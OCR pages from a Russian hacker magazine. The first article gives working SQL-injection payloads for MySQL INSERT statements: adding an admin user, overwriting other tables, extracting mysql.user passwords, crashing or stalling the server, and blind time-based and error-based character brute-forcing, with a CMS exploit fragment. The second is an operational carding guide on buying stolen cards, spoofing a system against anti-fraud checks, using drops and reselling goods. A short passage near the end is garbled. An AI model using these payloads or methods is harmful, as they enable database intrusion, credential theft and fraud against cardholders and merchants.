
Сейчас я рассмотрю модификацию данных лишь как бонус, а основное внимание сосредоточу на извлечении необходимой информации. Для начала вспомним особенности известных способов атак SQL-inj, применимых к перечисленным выше операторам.


INSERT И ДРУГИЕ

Известные атаки на insert/update/etc.

1. SQL-inj в имени таблицы. Здесь возможно все:

```
INSERT INTO [SQL] VALUES (
        'antichat','WWW',
```


Ответ для MSSQL — 'Subquery returned more than 1 value'


'more_1_row' на реальном примере для MySQL

```
    'PHP','SQL','XSS');
```

Например, добавление нового пользователя:

```
INSERT INTO [ mysql.user (user,
host, password) VALUES ('newadmin',
PASSWORD('passwd')), 'a', 'b','c')/* ] VALUES
('antichat','WWW','PHP','SQL','XSS');
```

2. К сожалению, подобные SQL-inj в 99% случаев присутствуют в имени столбца, что не позволяет изменить модифицируемую таблицу.

```
INSERT INTO table VALUES ('antichat','WWW','PH
P',' [SQL] ','XSS');
```

А раз так, то кроме порчи/засорения DoS'а БД мы модификацией данных ничего не добьемся.

```
INSERT INTO table VALUES ('antichat','WWW','PH
P',' [ test ','demo')/* ]  ','XSS');
```

3. Но выразим респект Гемоглабину, который не так давно описал нашумевший ON DUPLICATE KEY-баг. В дебрях мускульного мана он откопал замечательный способ, позволяющий творить полноценное безобразие из имени столбца. Использование конструкции «ON DUPLICATE KEY UPDATE» позволяет обновить значения нужных нам полей даже в другой таблице из текущего запроса:

```
INSERT INTO 'users' ( 'name' , 'password'
, 'email' , 'ipaddress' ) VALUES (
'underwhater','testeng' , 'ge@ma.ru' ,
' [SQL] ')

INSERT INTO 'users' ('name','password'
, 'email' , 'ipaddress' ) VALUES (
'underwhater','testeng' , 'ge@ma.ru' , ' [
127.0.0.1') ON DUPLICATE KEY UPDATE table2.
admin_pass = 'underWHAT?!'/* ] ' )
```

Модификация данных с возможностью просмотра результата

Здесь уже не важно, где инъекция — в имени таблицы или столбца. Мы можем увидеть результат выполнения запроса, пускай и косвенно. А значит провести атаку не проблема — возникнут лишь технические особенности выяснения результата. Пример: пусть веб-приложение ведет публичную статистику посещений и есть уязвимость в столбце с User-Agent. Тогда результат выполнения SQL-injection мы можем наблюдать на паге вывода статистики посещаемости.

```
INSERT INTO table VALUES
('antichat','WWW','PHP', [SQL in User-Agent]
,'XSS');
INSERT INTO table VALUES
('antichat','WWW','PHP', [ (select concat(us
er,0x3a,password,0x3a,file_priv) from mysql.
user limit 0,1) , 'hacked!') /* ] ,'XSS');
```

DoS-атака

Думаю, кому и зачем это бывает нужно — особые комментарии не требуются.

Если инъекция возможна еще и через _POST или _COOKIE, то админ пройдет все круги ада в попытках узнать, с чего это вдруг мускул вешает систему.

1. Для DoS можно использовать функцию измерения производительности — Benchmark(N,F), которая будет вызывать N-раз ресурсоемкую F-функцию, например md5().

```
INSERT INTO table VALUES ('antichat',
'WWW', 'PHP',' [SQL] ','XSS');
INSERT INTO table VALUES ('antichat',
'WWW', 'PHP',' [ ' OR BENCHMARK(
10000000, BENCHMARK(10000000,md5(now()))),
'DIE!') /* ] ','XSS');
```

2. Или использовать специфические ошибки СУБД. Приложения: MySQL 4.1, MySQL 5.0, MySQL 5.1 (15.06.2006). Запрос «select str_to_date(1, NULL);» напрочь роняет мускул.

```
INSERT INTO table VALUES ('antichat','WWW',
'PHP',' [SQL] ','XSS');
INSERT INTO table VALUES ('antichat','WWW',
'PHP',' [ ' OR 1=(select str_to_date( 1, NULL
)) , 'DIE!') /* ] ','XSS');
```

Разделение запросов в MSSQL, PostgreSQL, Oracle

Что же объединяет эти три популярные СУБД? Такая замечательная вещь, как поддержка разделения запросов — используя точку с запятой, перевод каретки и прочее. Таким образом, мы можем добавить абсолютно любой SQL-запрос, отделив его «;» от основного. Возможности тут открываются действительно широкие.

Во имя профилактики копипаста не стану в сотый раз писать про взлом MSSQL. Это уже не раз обсуждалось на страницах журнала.

Использование временных задержек.

Для MySQL — это операторы benchmark(), для PostgreSQL — pg_sleep(), а для MsSQL он единственный — delay(). Применение временных задержек это своего рода переход ко второму измерению. От измерения разности получаемой информации



info


Естественно, почти во всех использованных примерах вместо INSERT может стоять любой другой оператор, в том числе и SELECT, ведь с ним тоже бывают сложные случаи инъекций. Подзапросам все равно, где их используют, на то они и подзапросы!

Особенности «more than 1 row»:


1. стандартная скорость посимвольного брута при полной заменяемости бенчмарка. Важно, так как экономим время и не грузим сервер;

2. цена этой производительности — масса ерроров в логах MySQL, что может привлечь внимание администратора;

3. разумеется, «more than 1 row» возможен лишь в конфигурации сервера с display_errors=ON






фрагмент эксплоита для Seditio CMS, работающего по 'more_1_row'


ответ для PostgreSQL — 'more than one row returned by a subquery'

к измерению разности времени на выполнение запроса. Все это позволяет по времени ответа сервера определить результат выполнения запроса.

```
INSERT INTO table VALUES ('antichat','WWW',
'PHP',' [SQL] ','XSS');
```

Этот запрос будет положителен для IF и на исполнение бенчмарка потребуется время, потому ответ от сервера придет с задержкой:

```
INSERT INTO table VALUES ('antichat','WWW',
'PHP',' [ ' OR 1=if(ascii(lower(substring((
select user from mysql.user limit
1),1,1)))>=1, benchmark(999999,md5(now())),
1), 'hacked!' )/* ] ','XSS');
```

А этот — отрицателен и ответ от сервера придет сразу же:

```
INSERT INTO table VALUES ('antichat','WWW','P
HP',' [ ' OR 1=if(ascii(lower(substring((sele
ct user from mysql.user limit 1),1,1)))>=254,b
enchmark(999999,md5(now())),1), 'hacked!' )/*
] ','XSS');
```

BENCHMARK ДЛЯ ХАКЕРА

Если сомневаешься, что под бенчмарк вообще пишут эксплойты, пробегись по багтракам и убедись в обратном — они существуют.

В реализации на бенчмарке эксплойт выглядит немного сложнее, чем для обычного слепого посимвольного брута.

Перечислим особенности benchmark:

1. Бенчмарк создает серьезную нагрузку на процессор сервера. Причем эта нагрузка во время работы эксплойта длится практически постоянно. Администратор может не смотреть логи обращений/ошибок, но вполне может поинтересоваться, почему сервер притормаживает и почему в top -> P «mysqld» занимает первое место...

2. Время работы эксплойта тем больше, чем большую длину записи мы хотим получить (прямо пропорционально). Как показывает практика, для перебора 32-х символьного хеша уходит больше часа. Иногда — несколько часов (по обстоятельствам).

3. Взломщику и серверу требуется широкий надежный канал. От него зависит качество и стабильность брута. Я не говорю, что на диалапе у тебя ничего не получится. Но глюков будет больше, особенно если ты с целью экономии времени выберешь слишком маленький параметр.

4. Параметр измерения производительности (то есть количество итераций) в нашем примере — 999999:

```
benchmark(999999,md5(user())
```

По личному опыту знаю, что это число с момента написания статьи 1dt.w0lf'ом вместе с ростом производительности серверов изменилось почти на порядок. В эксплойте желательно делать автоподстройку этого параметра, добиваясь приемлемого времени ответа.

5. Подобрав N-число в benchmark'е, нужно задать таймаут ответа — timeout

Это будет среднее арифметическое от времени выполнения true/false запроса.

6. При написании эксплойта необходимо учитывать, что, по статистике, общее число «неверных» запросов превышает общее число «верных», а значит нужно поставить бенчмарк-задержку, чтобы она срабатывала при верном ответе. Вот так:

```
if( ?, true, false )
1 = if( 1=1 , benchmark(999999,md5(user()), 1 )
```

Тем самым мы сэкономим время и снизим нагрузку на сервер.

7. Не забывай, что серверу необходимо давать отдых после каждого бенчмарка, так сказать, дать восстановиться. Иначе следующий запрос может иметь непредвиденное время выполнения и выдаст ошибочные данные (превысит погрешность и случайность ошибок/форсмажора).

Об этой маленькой детали часто забывают, поскольку либо тестят двиг локально, либо неясно о чем думают, релизя код без предварительного тестирования.

Сам долго удивлялся, не понимая, почему первый символ брутится правильно, но дальше идет мусор — а сервер просто давился бенчмарком.

Желательно выбирать время задержки в 1-1,5 раза больше, чем время исполнения бенчмарка. Да, это существенно замедлит брут, но обеспечит качество результата.

Если обратиться непосредственно к коду, то символьный брутер 1dt.w0lf'а без труда модифицируется с учетом бенчмарка. Для его работы необходимо:

1. Изменить SQL под бенчмарк.


```
$http_query = $path."?Cat=&page=1&like=".$us
ername."' AND 1=if(ascii(substring(CONCAT(U
_LoginName,CHAR(58),U _Password),".$s_num."
,1))".$ccheck.",benchmark(999999,md5(user()
),1)/*";
```



links

Обязательно посети эти сайты, если интересуешься безопасностью SQL баз данных:
injection.rulezz.ru
www.sql.ru/articles

Неплохой багтрак функционирует на форуме античата:
forum.antichat.ru




dvd

На нашем диске мы выложили суповой набор из 15 лучших SQL-сканеров по версии security-hacks.com



warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несет!



Top-15-free-sql-injection-scanners

Фрагмент моего эксплоита для MyBB, работающего по 'more_1_row' без юниона

2. Установить timeout.
Теперь sub check($) должна возвращать результат в зависимости от того, уложился сервер в таймаут или нет.

```
$mcb_reguest = LWP::UserAgent->new(timeout=>$timeout)
or die;
```

3. После каждого true-запроса, а значит пытки бенчмарком, дадим серверу отдохнуть N секунд. Пусть восстановится — sleep().

АЛЬТЕРНАТИВА BENCHMARK'Y

Когда я копался с бенчмарком, меня, как и любого из вас, одолевало желание найти замену этому геморройному способу. И замена была найдена! Разность выводимой инфы и времени — на самом деле не единственные факторы. Давай вернемся чуть назад и вспомним, с чего начинается любая SQL-инъекция? Конечно, с кавычки в запросе! И вывода сообщения об ошибке, соответственно.
Если подходить логически — мы ставим кавычку, MySQL проверяет запрос, находит в нем ошибку и сообщает нам. Следи за мыслью: мускул сначала проверяет на корректность, затем либо проводит запрос и выводит результат, либо не проводит и выдает сразу ошибку синтаксиса. А теперь спросим себя — может ли быть иначе? Возможно ли и запрос выполнить, и ошибку получить? Разумеется, да, в этом-то все и дело! Может возникнуть ситуация, когда запрос пройдет проверку на корректность, потом выполнится, но результат даст нам сообщение об ошибке. Тогда наша задача сводится к созданию такого запроса плюс необходимости связать параметры в нем таким образом, чтобы мы могли манипулировать результатом и, соответственно, получать полезные данные.
Итак, ставим задачу: срыв запроса неявным условием и, как следствие, намеренный вызов ошибки, которая и поможет отличить true от false query.
Вспомнив различные ошибки БД, сначала я попытался, используя if, сорвать запрос путем подстановки неверных имен таблиц/столбцов/типов данных:


```
select if(1=1,null,blaaaah);
```

Однако MySQL, сцуко, умный и проверяет тип данных перед выполнением на корректность («You have an error in your SQL syntax»).
Попытка изменять имя не столбца, а таблицы также не увенчалась успехом.

```
select null from if(1=1,users,blaaaah);
```

Видимо, алгоритм интерпретирования запроса в мускуле на корректность предполагает имя таблицы вроде константы, а здесь она не задана явно. Проверяется существование столбца в заведомо известной таблице и, если таблица не определена, то MySQL шлет меня подальше.
Принцип проверки в других базах данных я не смотрел, так что, возможно, такие простые, а, главное, универсальные трюки там прокатят.
Истина где-то рядом... — даже дяде Малдеру такое не снилось! Какие еще ошибки могут возникнуть при выполнении запроса?
1. «The used SELECT statements have a different number of columns» — является, пожалуй, самой популярной ошибкой после «You have an error in your SQL syntax». Но здесь проверка также происходит до выполнения запроса.
2. «Operand should contain 1 column(s)» — нельзя применить по той же причине.
3. «warning: mysql_fetch_array...» — можно применять, но php-ошибка специфическая, под конкретный движок.
4. «Subquery returns more than 1 row» — да-да, он самый, вездесущий лимит. Бинго! Вот то, что нам нужно! Здесь MySQL проверяет корректность данных, но не может проверить число возвращаемых ответов, не сделав самого запроса.
Появляется новая задача, — как спровоцировать подобную ошибку? Для этого требуется создать два условия:

«Возможно ли и запрос выполнить, и ошибку получить? Разумеется, да, в этом-то все и дело! Может возникнуть ситуация, когда запрос пройдет проверку на корректность, потом выполнится, но результат даст нам сообщение об ошибке»



Атака «more_1_row», используя Antichat toolkit

«Алгоритм интерпретирования запроса в MySQL на корректность предполагает имя таблицы вроде константы, а здесь она не задана явно. Проверяется существование столбца в заведомо известной таблице и, если таблица не определена, то MySQL шлет меня подальше»



dvd

На диске ты найдешь мою шпаргалку для SQL-хеккера. С ней не придется каждый раз опять копаться в манах. Рассмотрены особенности MySQL, MSSQL, PostgreSQL, Oracle, mSQL, SQLite, Access инъекций.

Так же на DVD выложена новая версия Antichat SQL-toolkit с поддержкой «more_1_row» и бенчмарка!

1. когда ошибка возникнет на 100%;
2. когда Error не возникнет вообще.

Предположим, что нам заведомо известны имена таблиц и столбцов в уязвимом приложении. Пусть пароль хешируется алгоритмом md5. Тогда длина любого пароля равна 32 символам. А длина id или логина наверняка будет меньше, не правда ли?

```
length(id)=(1-5..) и length(password)=(32)
```

Наш эксплоит будет выглядеть следующим образом:

```
false:
INSERT INTO table VALUES ('antichat','WWW','P
HP',' [ 123' OR 1=(select null from users where
length(if(ascii(substring((select password
from users where uid=1),1,1))>254,password,ui
d))>5) , 'hacked!')/* ] ','XSSv');
```

Первый символ пароля наверняка меньше чем ascii(254). Значит, if возвратит length(id)>5, а так как такого числа пользователей скорее всего, нет (циферку здесь можно и побольше брать), то select однозначно возвратит NULL. В результате мы ничего не увидим, будто и нет никакой инъекции. Вот нам и второе условие!

```
true:
INSERT INTO table VALUES ('antichat','WWW','P
HP',' [ 123' OR 1=(select null from users where
length(if(ascii(substring((select password
from users where uid=1),1,1))>1,password,uid)
)>5) , ''hacked!')/* ] ','XSS');
```

Поскольку первый символ пароля наверняка больше ascii(1), то условие истинно.
Значит, if возвратит length(password)>5, что приведет к выводу N результатов в select-запросе.

Но в условии может быть сравнен только один результат 1=(*), что спровоцирует ошибку «Subquery returns more than 1 row»! Пообщавшись на форуме, мы усилиями группового разума (респект товарищу podkashey'ю) родили универсальный, а главное, простой вариант эксплойта:

```
(select 1 union select 2)

INSERT INTO table VALUES ('antichat','W
WW','PHP',' [ 123' OR 1=if(ascii(subst
ring((select password from users where
uid=1),1,1))>1,(select 1 union select 2),1) ,
''hacked!')/* ] ','XSS');

INSERT INTO table VALUES ('antichat','W
WW','PHP',' [ 123' OR 1=if(ascii(subst
ring((select password from users where
uid=1),1,1))>254,(select 1 union select 2),1)
, 'hacked!')/* ] ','XSS');
```

Айс?

Дело в том, что при false запросе левая запись будет добавлена в БД. Но это не очень хорошо (потому что палево). Остается найти вторую подобную ошибку, и у нас уже будут два уникальных ответа сервера.
В настоящий момент мне известна только ошибка «Column '[column]' cannot be null», возникающая при попытке присвоить NULL столбцу с атрибутом 'NOT NULL'.

```
INSERT INTO table ('a','b','c') VALUES ('1',if
(1=1,NULL,'2'),'3')
```

Уверен, что, порывшись в этом направлении, ты найдешь и другие схожие ошибки, проявляющиеся именно после выполнения QUERY. А я прощаюсь с тобой, честно описав то, что планировал! ⌶

Пример запроса «Subquery returns more than 1 row» из терминала

```
mysql>
mysql>
mysql> select 1 from mysql.user where 1=if( ord(substring((select user from mysql.user limit 1),1,1))>1 , 0 , (select 1 union select 2) );
Empty set (0,06 sec)

mysql>
mysql> select 1 from mysql.user where 1=if( ord(substring((select user from mysql.user limit 1),1,1))>254 , 0 , (select 1 union select 2) );
ERROR 1242 (21000): Subquery returns more than 1 row
mysql>
```


СМОТРИ ПО БУДНЯМ
С 17 МАРТА В 21:00
НОВЫЙ 5 СЕЗОН
Клуб
КУЛЬТОВЫЙ СЕРИАЛ ПРО НОЧНУЮ ЖИЗНЬ
MTV
ПОСЛЕДНИЙ СЕЗОН ВАСИЛИСЫ




UNNAMED HERO



FROUD & STUFF

ВЕЩЕВУХА В НАШИ ДНИ

Ты никогда не задумывался о происхождении «серых» товаров? Нет, сейчас я говорю не о польском мясе или китайских мобильниках, а имею в виду качественную буржуйскую электронику. Наверняка, ты не раз натыкался на крупных андеграунд-форумах на мессаги с предложениями продажи новеньких ноутов и прочих высокотехнологичных девайсов. Первый вопрос, возникающий в подобном случае — «Откуда дровишки?».

ЧТО ТАКОЕ STUFF

Как водится, прежде чем приступать к активным боевым действиям, следует ознакомиться с рассматриваемым вопросом. С этого мы и начнем. Если ты не первый день вращаешься на раскрученных кардинг-порталах, то можешь смело пропускать сей абзац и переходить к пункту намбер два. Ежели нет — читай и вникай. Stuff (или, как говорят кардеры, «вещевуха») представляет собой одно из распространенных направлений в кардинг-сфере. Суть его заключается в закупке различного барахла на просторах сети за счет чужих кредитных карт. Отовариваются, как правило, в буржуйских интернет-шопах, расплачиваясь кредитками самих же буржуев. На первый взгляд, схема кажется предельно простой: взял картонку, зашел на сайт шопа, вбил данные кардхолдера (владельца карты) и указал адрес для доставки. Однако основные проблемы начинают возникать именно здесь (вспомни героя из фильма «Хоттабыч», который скардил кувшин с аукциона и успешно приобрел два вагона геморроя). В конце 90-х — начале 2000-х дела обстояли великолепно: зарубежные магазины охотно высылали посылки в Ру/СНГ, принимая к оплате любые валидные картонки. Но времена меняются, а вместе с ними меняются и методы работы. Каждый второй, кто, так или иначе, связан с криминальным кард-бизом в Сети, пробовал себя на поприще вещевухи. Тем не менее, освоиться и удержаться на плаву удалось далеко не всем. Посему ниже я подробно расскажу тебе о тонкостях и нюансах такого нелегкого ремесла, как Stuff.

ИДЕМ НА ДЕЛО

Ну что, ты уже судорожно прикидываешь количество возможного дохода в WMZ-эквиваленте? Не спеши, перед тем, как начать затяжную лекцию по теме вещевого кардинга, хочу предупредить: все действия, описанные в статье, противозаконны, а значит, никакого отношения к ним ни я, ни редакция журнала — не имеем. Поэтому, если ты живешь сытно и нуждаешься лишь в свеженькой модели «Инфинити», будь добр, переверни страничку и не создавай себе проблем.

Как известно, начинать лучше всего с плана, ибо последовательное структурирование действий способно существенно облегчить любую работу. План, расписанный ниже, не претендует на гениальность, зато полностью оправдывает свою функциональность:

1. Подготовка для работы штатной ОС (обязательно MS Windows)
2. Приобретение материала (cc/enroll/socks/vpn)
3. Выбор шопов (естественно, забугорных)
4. Поиск дропов (в зависимости от выбранных шопов)
5. Продажа товара (скупщикам в Сети, либо собственноручная растаможка и продажа в реале)



Приступим. Согласно первому пункту, следует подготовить Винду к вбиву. Что такое вбив и с чем его едят, объяснялось в предыдущих номерах журнала, поэтому подробно останавливаться на самом процессе не будем. Коротко поясню, что и как следует изменить хакеру в ОС, чтобы информация о ней не вызывала подозрений у антифрод систем. Первое, что потребуется — заинсталить английскую версию WinXP на всеми любимый VMWare. Так приобретают ось с дефолтовым EN-US языком, предназначенную исключительно для «грязных» дел. Затем время либо синхронизируют в соответствии с регионом кардхолдера (в случае, если материал уже на руках), либо выставляют часы по Центральной Америке. Для смены/редактирования подобных параметров (часовой пояс/язык системы/etc) существует специальный софт, например, Karda Tools. На данном этапе основные заголовки должны иметь следующий вид:

```
System language: en-us
Browser's interface language: en-us
User language: en-us
```

Теперь займемся непосредственно самой Виндой. А именно — серийником операционки. Поменять его можно вручную, для этого нужно создать файлик с названием serial.reg и вбить туда:

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows\CurrentVersion]
"ProductId"="62894-241-7090775-23885"

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\
Windows NT\CurrentVersion]
"ProductId"="62894-241-7090775-23885"

Где "62894-241-7090775-23885" — новый уникальный номер Винды. После запуска serial.
reg опускаем виртуальную ось в ребут и плавно
переходим к пункту намбер 2.
```

Закупка материала — очень важный и ответственный процесс, здесь главное не лохануться и не потратить деньги зря. Первое, что потребуется хакеру для обеспечения собственной безопасности — это качественный VPN-сервис. Из наиболее стабильных и надежных рекомендуется www.openvpn.ru. Тут сервера и в Европе, и в Азии, и в Штатах, причем средняя цена аккаунта составляет всего около $60 в месяц (спокойный сон того стоит, правда?). Так же понадобятся соксы, много и с широким географическим диапазоном. Регион выбранного сокса всегда должен совпадать с официальным местоположением кардхолдера, иначе будут траблы. Поэтому, если кто-то собрался обувать американские шопы, то следует обратить внимание на сервисы типа www.socks5.net. Ежемесячная цена акка колеблется от $20 до $60, в зависимости от выбранного тарифного плана. С VPN/Socks вроде разобрались, теперь пара слов о картонках. Понадобятся два типа карт — обычные карточки с цвв-кодом и enroll. Принципиальное отличие второго от первого заключается в возможности управления информацией кардхолдера (например, можно самостоятельно изменить адрес владельца карты и ничего не подозревающий шоп вышлет на него товар). Вот только цена енролла значительно выше цены обычной картонки с цвв-кодом. Поэтому, если денег на первых парах катастрофически не хватает, можно обойтись без enroll'а, но об этом чуть позже. Итак, какие данные кардхолдера нас интересуют прежде всего:


```
1. Имя
2. Адрес
3. Штат/Zip-код/Страна
4. Телефон
5. Номер кредитной карты/срок окончания действия кредитной карты
6. Защитный код (aka цвв) — 3/4 символа.
```

За примером далеко ходить не надо:

```
1. Mrs. Jill Wig*****
2. 5400 W. S*********
3. IN/47885/US
4. 1(812)240-6***
5. Visa — 4479234000****** / 11.2009
6. 476
```

Стоит подобный материал в пределах $1-2 за штуку. Для начала потребуется около 20 картонок. Выбирать их хакеру следует исходя из расположения потенциальных объектов будущей деятельности (в US покатят любые типы карт — Visa/MasterCard/AMEX/Discovery, а вот в EU лучше юзать Visa/MasterCard). На первый раз имеет смысл взять 10 картонок по US и столько же по EU, со временем станет ясно, что больше подходит.

Теперь приступим к выбору шопов, в которых кардеры отовариваются по самое «не хочу». Сразу скажу, что дело сложное, нервное и долгое. Найти стабильный, шлющий товар шоп — большая удача, выраженная в денежном эквиваленте. Естественно, чтобы определить работоспособность магазина, придется попробовать покардить в нем стафф, но на первом этапе достаточно грамотно отсортировать с десяток линков. Не стоит гнаться за крупными, раскрученными порталами, как правило, все они имеют мощные антифрод-системы, с которыми тягаться новичку пока еще рановато. Здесь кардеры ищут интернет-магазины, торгующие электроникой (ноуты/фотики/комплектующие) и отсылающие товары в US/EU. Есть одна важная деталь: так как энролла у нас нет и вбиваются обычные картонки, то адрес кардхолдера и адрес для доставки



warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несет!



info

Не стоит гоняться за крупными, раскрученными шопами. Как правило, они имеют мощные антифрод-системы!

Всегда аккуратно подходи к работе, не забывай шифровать всю информацию на винте и чистить логи браузера/аси после рабочего дня.



Надежный VPN-сервис

будет отличаться, поэтому выбирать надо шопы, позволяющие слать покупки в качестве подарка. Подарок, конечно же, получит дроп, однако владельцы магаза вряд ли что-либо заподозрят. Подобная схема успешно работает в странах ЕС и пользуется популярностью среди стафферов. Отобрав несколько подходящих шопов, следует подумать, собственно, о дропах — людях, согласных принять карженный товар в странах, по которым рассылает покупки магазин. Самому заморачиваться поиском дропов — сущий геморрой, но можно обратиться к дроповодам — людям, вербующим дропов и предоставляющих их под прием товаров/банковских переводов/etc. Обычно дроповоды работают за %, но тут уж как договоришься. Кстати, пункт выбора дропов тесно связан с продажей карженного стаффа. Дело в том, что зачастую скупщики сами предлагают хакерам дропов, на которых и кардится стафф, — а хакеру перепадает 30-40% от реальной стоимости товара. Это лучший вариант для начинающего, так как растаможку и сбыт стаффа на первых этапах осилить маловероятно. Но вот все готово: ты затарился картонками, купил впн/соксы, договорился со скупщиком. С широченной улыбкой на лице регешься на понравившемся шопе, вбиваешь данные кардхолдера, указываешь адрес дропа для доставки (якобы подарка) и жмешь «enter». Что же способно омрачить радость? Во-первых, шоп может запросить скан кредитки или даже паспорта, а во-вторых, зачастую требуется звонок в магазин для подтверждения заказа. К счастью, на кардинг-рынке весь спектр услуг предоставляется в полном объеме, поэтому с поиском рисовальщика сканов и прозвонщика проблем возникнуть не должно (за исключением дополнительной траты средств). Тем не менее, остается ряд угроз, которые всегда и везде будут сопровождать того, кто рискнет встать на кривую дорожку кардинга.

Причем, если от первых можно хоть как-то защититься, то со вторыми все обстоит гораздо сло со вторыми все обстоит гораздо сложнее.ожнео со вторыми все обстоит гораздо сложнее.


ЛИРИКА

Как ты понимаешь, в жизни за все нужно платить. Поэтому, если кардинг — твой выбор, основными проблемами для тебя станут:

а) кидалы

б) люди в погонах.

Причем, если от первых можно хоть как-то защититься, то со вторыми все обстоит гораздо сложнее. Если пользоваться услугами только проверенных сервисов, избегать лишних «засветов» на кард-форумах и вести все дела только в Сети, возможно, это продлит твое пребывание на свободе. Но всегда надейся и жди. Поверь, если ждать — за тобой обязательно придут. Кстати, если не ждать, то тоже придут, но неожиданно, а это намного хуже. В общем, ты меня понял, будь готов ко всему. А лучше не ввязывайся в это грязное дело.

